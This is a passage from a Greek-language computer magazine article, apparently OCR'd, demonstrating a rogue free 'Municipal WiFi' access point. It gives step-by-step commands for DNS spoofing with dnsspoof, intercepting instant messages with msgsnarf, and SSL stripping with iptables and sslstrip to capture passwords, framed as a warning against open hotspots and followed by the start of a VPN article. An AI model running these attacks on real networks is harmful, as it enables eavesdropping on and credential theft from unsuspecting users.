
Βήμα 3, προαιρετικό. Θέλουμε να μάθουμε το device name που έχει αποδώσει το λειτουργικό στον wireless adapter, τον οποίο ήδη χρησιμοποιούμε ως WAP. Το εργαλείο iwconfig είναι ό,τι χρειαζόμαστε:

```
sub0@ubuntu-desktop-vm:~$ iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any
 Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
 Retry long limit:7 RTS thr:off Fragment thr:off
 Power Management:off

sub0@ubuntu-desktop-vm:~$
```

Όπως βλέπετε, στην περίπτωσή μας το ζητούμενο device είναι το wlan0. Χρειαζόμαστε και το MAC address της συσκευής:

```
sub0@ubuntu-desktop-vm:~$ ifconfig wlan0
wlan0 Link encap:Ethernet HWaddr 00:27:19:xx:xx:xx
 inet addr:10.42.43.1 Bcast:10.42.43.255
Mask:255.255.255.0
 inet6 addr: fe80::227:19ff:feb8:35c8/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:0 (0.0 B) TX bytes:9884 (9.8 KB)
```

Βήμα 4. Κάνουμε δεξί κλικ στο εικονίδιο του NetworkManager, επιλέγουμε Edit Connections και στο παράθυρο Network Connections που εμφανίζεται πηγαίνουμε στην καρτέλα Wireless. Εκεί επιλέγουμε το δίκτυο ονόματι UbuntuAdhoc, πατάμε στο Edit (δεξιά) κι άλλο ένα παράθυρο ανοίγει. Αρχικά μας ενδιαφέρει η θυρίδα SSID της καρτέλας Wireless. Επιστρατεύουμε όλο μας το ταλέντο στην κοινωνική μηχανική, ώστε να ορίσουμε ένα κατάλληλο όνομα για το WAP: Αυτό φυσικά που θέλουμε είναι ένα SSID που θα εμπνέει εμπιστοσύνη και θα κάνει τους χρήστες να συνδέονται ανεπιφύλακτα στο ασύρματο δίκτυο. Εμείς πάντως δεν πολυκουράσαμε τη φαντασία μας και βάλαμε «Municipal WiFi». Κατά τα άλλα, φροντίζουμε ώστε να ισχύει Band = B/G (2.4 GHz) και Channel = 11 (2.462MHz). Προαιρετικά, στη θυρίδα MAC address πληκτρολογούμε τη διεύθυνση συσκευής που βρήκαμε στο προηγούμενο βήμα, βάζουμε δηλαδή το HWaddr που μας επέστρεψε η εντολή



Αμέριμνος χρήστης του δωρεάν δημοτικού WiFi συνομιλεί περί ανέμων και υδάτων, μέσα από το Windows laptop του και φυσικά τον Messenger...

ifconfig wlan0. Κάνουμε κλικ στο κουμπί Apply, κλείνουμε το παράθυρο Network Connections και από μια κονσόλα επανεκκινούμε τον NetworkManager:


```
sub0@ubuntu-desktop-vm:~$ sudo service network-manager
restart
[sudo] password for sub0:
network-manager start/running, process 4307
sub0@ubuntu-desktop-vm:~$
```

Το νέο μας, ελεύθερο ασύρματο σημείο πρόσβασης είναι έτοιμο και με το τυπικό και συνάμα φιλικό του όνομα προσκαλεί τον οποιονδήποτε να συνδεθεί και να το χαρεί. Στη συνέχεια θα δούμε πώς μπορούμε να χαρούμε κι εμείς.
Εχμ. Ο κακιασμένος γείτονας, εννοούμε :S

DNS SPOOFING


Το θύμα για αλλού ξεκινάει να πάει κι αλλού καταλήγει. Ουσιαστικά, ο επιτιθέμενος εκτελεί χρέη name server, δημιουργώντας τις δικές του αντιστοιχίσεις IP address <-> domain name κι απαντώντας εκείνος στο θύμα αντί για κάποιον κανονικό DNS server. Ένας τρόπος για να το πετύχει αυτό ο γείτονάς μας είναι με τη βοήθεια του εργαλείου dnsspoof, μέρος του πακέτου dsniff:

```
sub0@ubuntu-desktop-vm:~$ sudo apt-get install dsniff
[sudo] password for sub0:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
 libdb4.6 libnet1 libnids1.21
The following NEW packages will be installed:
 dsniff libdb4.6 libnet1 libnids1.21
```



... Την ίδια στιγμή, ο γείτονας που στην πραγματικότητα βρίσκεται πίσω απ' αυτό το ελεύθερο, δημοτικό Wi-Fi, βλέπει όλα όσα γράφει το ανυποψίαστο θύμα του!

```
0 upgraded, 4 newly installed, 0 to remove and 0 not up-
graded.
Need to get 777kB of archives.
After this operation, 2,011kB of additional disk space
will be used.
Do you want to continue [Y/n]? Y
Get:1 http://gr.archive.ubuntu.com/ubuntu/ maverick/uni-
verse libdb4.6 i386 4.6.21-16 [576kB]
...
Fetched 777kB in 3s (219kB/s)
Selecting previously deselected package libdb4.6.
(Reading database ... 145404 files and directories current-
ly installed.)
Unpacking libdb4.6 (from .../libdb4.6_4.6.21-16_i386.deb)
...
Selecting previously deselected package libnet1.
...
ldconfig deferred processing now taking place
sub0@ubuntu-desktop-vm:~$
```



Την κίνηση που διακινείται μέσω του WAP μπορεί να καταγράφει κάποιος sniffer, όπως είναι το πανίσχυρο Wireshark.

Στη συνέχεια πρέπει να φτιάξει ένα plain text file με γραμμές της μορφής

```
IP_address    domain_name
```


Ιδού ένα παράδειγμα:

```
184.106.230.58  www.facebook.com
69.63.180.52    www.twitter.com
```

Ας υποθέσουμε ότι το αρχείο που περιέχει τις δύο παραπάνω γραμμές ονομάζεται mylildns και είναι αποθηκευμένο στο home directory του επιτιθέμενου. Αυτός τότε αρκεί να δώσει

```
sub0@ubuntu-desktop-vm:~$ sudo dnsspoof -i wlan0 -f mylildns
dnsspoof: listening on wlan0 [udp dst port 53 and not src
10.42.43.1]
```

Πλέον, ένας χρήστης που είναι συνδεδεμένος στο WAP (wlan0) και προσπαθεί να πάει στο Facebook θα καταλήγει στην ιστοσελίδα του project Diaspora, ενώ όποτε



Τα αρχεία καταγραφής που δημιουργεί το Wireshark είναι σε θέση να διαβάζει και το msgsnarf. Στο παράδειγμα ξεδιαλέγει το διάλογο μέσω instant messaging που είχε ένας ανυποψίαστος χρήστης όση ώρα το Wireshark λειτουργούσε.

προσπαθεί να πάει στο Twitter θα καταλήγει στο Friendfeed. Η ιδέα νομίζουμε ότι είναι προφανής.
Μια ωφέλιμη χρήση του DNS spoofing είναι το μπλοκάρισμα ανεπιθύμητων domain, π.χ., εκείνων που ανήκουν σε ad servers (βλ., π.χ., το αρχείο-παράδειγμα που βρίσκεται στο /usr/share/dsniff/dnsspoof.hosts). Μια άλλη, μη κακόβουλη χρήση, είναι η ανακατεύθυνση ορισμένων πονηρών/κακόφημων/βλαπτικών site σε άλλα, ακίνδυνα. Μπορεί επίσης να χρησιμοποιηθεί για το στήσιμο μιας αθώας φάρσας. Ενδέχεται ωστόσο να χρησιμοποιηθεί ως βήμα για την πραγματοποίηση μιας κακόβουλης επίθεσης. Φανταστείτε, π.χ., ότι χρησιμοποιείται σε συνδυασμό με το Social-Engineer Toolkit (βλ., π.χ., σχετικά άρθρα στα τεύχη 38, 36 και 34).

MESSAGE SNARFING

Ένα άλλο, ιδιαίτερα ενδιαφέρον εργαλείο που περιλαμβάνει το πακέτο dsniff είναι το msgsnarf, για την υποκλοπή μηνυμάτων instant messaging. Η χρήση του είναι σκανδαλωδώς απλή. Για παράδειγμα, ο κάτοχος του WAP αρκεί ν' ανοίξει μια κονσόλα, να δώσει

```
sub0@ubuntu-desktop-vm:~$ sudo msgsnarf -i wlan0
msgsnarf: listening on wlan0
```

και σε λίγο θ' αρχίσει να βλέπει διαλόγους από προγράμματα instant messaging που χρησιμοποιούν όσοι είναι συνδεδεμένοι στο WAP! Σημειώστε ότι το msgsnarf μπορεί να διαβάζει και capture files που παράγουν προγράμματα όπως το Wireshark.

SSL STRIPPING

Στο τεύχος 28 είχαμε ασχοληθεί με το SSL stripping, μια επίθεση που αποσκοπεί στην υποκλοπή username και password από τα site που επισκέπτονται οι χρήστες, ακόμα κι όταν αυτά τα στοιχεία μεταδίδονται μέσω του ασφαλούς πρωτοκόλλου HTTPS. Από τη στιγμή που ο γείτονάς μας έχει πλήρη έλεγχο του WAP, μια επίθεση SSL stripping του είναι *πολύ* πιο εύκολο να την υλοποιήσει, σε σύγκριση, π.χ., με την περίπτωση που ο υπολογιστής του ήταν ένα απλό μέλος κάποιου wired LAN.
Αρχικά θα κατεβάσει την τελευταία έκδοση του εργαλείου SSLstrip, π.χ., ανοίγοντας ένα τερματικό και πληκτρολογώντας

```
sub0@ubuntu-desktop-vm:~/Downloads$ wget http://www.
thoughtcrime.org/software/sslstrip/sslstrip-0.7.tar.gz
--2010-12-13 20:56:55-- http://www.thoughtcrime.org/soft-
ware/sslstrip/sslstrip-0.7.tar.gz
Resolving www.thoughtcrime.org... 72.14.190.145
Connecting to www.thoughtcrime.org|72.14.190.145|:80...
connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: 21223 (21K) [application/x-gzip]
Saving to: `sslstrip-0.7.tar.gz'
100%[=======================================>] 21,223
53.2K/s in 0.4s
2010-12-13 20:56:56 (53.2 KB/s) - `sslstrip-0.7.tar.gz'
saved [21223/21223]
sub0@ubuntu-desktop-vm:~/Downloads$
```

Ακολούθως θα εγκαταστήσει το εργαλείο με μια απλή αποσυμπίεση

```
sub0@ubuntu-desktop-vm:~/Downloads$ tar zxvf sslstrip-
0.7.tar.gz
```

κι αμέσως μετά θα δώσει έναν κατάλληλο κανόνα στο iptables, ώστε το traffic που προορίζεται για το port 80 ν' ανακατευθύνεται στο 8080 (από το οποίο σε λίγο θ' ακούει το SSLstrip):

```
sub0@ubuntu-desktop-vm:~/Downloads$ sudo iptables -t nat
-A PREROUTING -p tcp --destination-port 80 -j REDIRECT
--to-port 8080
```

Τέλος, θα τρέξει το SSLstrip και θα περιμένει...

```
sub0@ubuntu-desktop-vm:~/Downloads$ cd sslstrip-0.7
sub0@ubuntu-desktop-vm:~/Downloads/sslstrip-0.7$ python
sslstrip.py -a -k -l 8080
sslstrip 0.6 by Moxie Marlinspike running...
```

Όταν αργότερα τερματίσει το SSLstrip, θα ψάξει με την ησυχία του μέσα στο sslstrip.log για usernames και passwords σε διάφορα sites. Και ξέρετε κάτι; Όλο και κάτι ενδιαφέρον θα βρει εκεί μέσα.


ΜΕΡΙΚΕΣ ΑΚΟΜΑ ΙΔΕΕΣ

Υπάρχει κανείς που δεν έχει πειστεί ότι η σύνδεση σε ελεύθερα ασύρματα δίκτυα είναι κακή ιδέα; Αν ναι, ιδού μερικά άλλα πράγματα που θα μπορούσε να κάνει ο διαχειριστής ενός ελεύθερου WAP.

- Αντιστροφή εικόνων στις ιστοσελίδες που βλέπουν τα θύματά του. Καλά. Η αντιστροφή δεν είναι υποχρεωτική. Μπορεί απλά να τις κάνει ασπρόμαυρες ή να τους εφαρμόζει άλλους μετασχηματισμούς. Το πώς μπορεί να πετύχει κάτι τέτοιο το περιγράφουμε σε σχετικό άρθρο του τεύχους 32.
- Επιθέσεις με το Metaploit ή/και το SET, για απόκτηση πλήρους πρόσβασης στα μηχανήματα των πελατών/θυμάτων. Έχουμε κάνει ουκ ολίγες φορές επιδείξεις τέτοιων επιθέσεων. Η απλή παράθεσή τους εδώ θα κάνει πολλούς από σας

ν' αναφωνήσουν πράγματα που δεν θα θέλαμε ν' αναφωνήσουν. Αλλά θα τα αναφωνήσουν. You get the picture.

- Απόκτηση πλήρους πρόσβασης σε μηχανήματα χρηστών μέσω της ψευδεπίγραφης αναβάθμισης νομότυπων εφαρμογών. Κατά νου αυτή τη στιγμή έχουμε το εργαλείο IPPON, για το οποίο μπορείτε να διαβάσετε στο τεύχος 30.
- Σνιφάρισμα και συλλογή πακέτων, π.χ., μέσω του Wireshark ή του ettercap, για περαιτέρω ανάλυση κι επεξεργασία. Από τα αντίστοιχα capture files ο επιτιθέμενος μπορεί να μάθει κωδικούς λογαριασμών e-mail, να διαβάσει απευθείας διακινούμενα e-mail, να δει ποια site επισκέπτονται οι χρήστες του WAP κ.λπ.



Όταν ο επιτιθέμενος έχει στον έλεγχό του ένα ελεύθερο σημείο ασύρματης πρόσβασης, τότε οι επιθέσεις υποκλοπής κωδικών σαν αυτή που υλοποιεί το SSLstrip γίνονται παιχνιδάκι!

Νομίζουμε ότι δεν υπάρχει λόγος να το ξαναπούμε, όμως θα το κάνουμε: Αποφεύγετε όσο μπορείτε τα ελεύθερα ασύρματα δίκτυα. Εκτός βέβαια κι αν χρησιμοποιείτε SSH tunneling ή VPNs, οπότε σε μια τέτοια περίπτωση η ισορροπία αλλάζει. Και παρεμπιπτόντως, για το πώς μπορείτε να κάνετε κι εσείς συνδέσεις VPN έχετε την ευκαιρία να διαβάσετε στο άρθρο που αρχίζει από τη σελίδα 56 του τεύχους που κρατάτε στα χέρια σας.

subZraw

OpenVPN FTW
(and then some!)

Κρυπτογραφήστε κι αφήστε τους να βουρλίζονται!


Στο τεύχος που κρατάτε δείχνουμε, μεταξύ άλλων, πόσο επικίνδυνα είναι τ' ανοικτά ασύρματα δίκτυα. Μετά τις σχετικές επιδείξεις ίσως κάποιοι να ορκίστηκαν ότι δεν θα χρησιμοποιήσουν ποτέ ξανά hotspot, μάλιστα ασχέτως αν είναι ελεύθερο ή όχι! Από την άλλη, βέβαια, όταν θέλεις κάτι και ξαφνικά παρουσιάζεται μπροστά σου η ευκαιρία για να το 'χεις, είναι δύσκολο να της γυρίσεις την πλάτη. Μ' άλλα λόγια, ως γνήσια geeks που είμαστε είναι εξαιρετικά δύσκολο να *μη* συνδεθούμε –έστω και για λίγο– σ' ένα ασύρματο δίκτυο που τυχαίνει να βρίσκεται στην περιοχή μας...

ΚΑΤΑΝΟΗΤΗ, ΛΟΙΠΟΝ, η επιθυμία του online, όμως όλα αυτά που είδαμε απλά τα ξεχνάμε; Το message snarfing, το packet sniffing, το DNS spoofing και το SSL stripping πάνε μεμιάς περίπατο; Και καλά οι προαναφερθείσες επιθέσεις, που όσο να 'ναι απαιτούν μια κάποια τεχνογνωσία από πλευράς του επιτιθέμενου, αλλά το Firesheep; Κι αυτό το αγνοούμε; (βλ. άρθρα σελ. 6 και 42).

Τον gateway του τοπικού δικτύου μέσα στο οποίο θα βρίσκεται το HDA μας τον ορίζουμε στο site του Amahi *πριν* ακόμα ξεκινήσουμε την εγκατάσταση. Το ίδιο κάνουμε και για το static IP του HDA. Παρατηρήστε ότι εντάσσουμε το HDA μέσα σ' ένα όχι ιδιαίτερα συνηθισμένο LAN (192.168.5.0/24), αφού για να πετυχαίνουν οι συνδέσεις VPN τα subnet αφετηρίας και προορισμού πρέπει να 'ναι διαφορετικά.

Δεν ξέρουμε για 'σας, όμως εμείς *και* online μπαίνουμε σε κάθε ευκαιρία *και* κανέναν κίνδυνο δεν αγνοούμε *και* μέτρα για την προστασία μας παίρνουμε, φυσικά. Κι ένα αποτελεσματικό μέτρο προστασίας είναι το SSH tunneling, για το οποίο μπορείτε να διαβάσετε σε άρθρο του περιοδικού που αναδημοσιεύεται online στο Επίσημο Ανεπίσημο bl0g μας, συγκεκριμένα στη διεύθυνση

http://txaker.defiant.gr/?p=3350



Ένα συγγενικό μέτρο προστασίας, το οποίο ιδιαίτερα βολεύει όταν θέλουμε να συνδεθούμε απομακρυσμένα

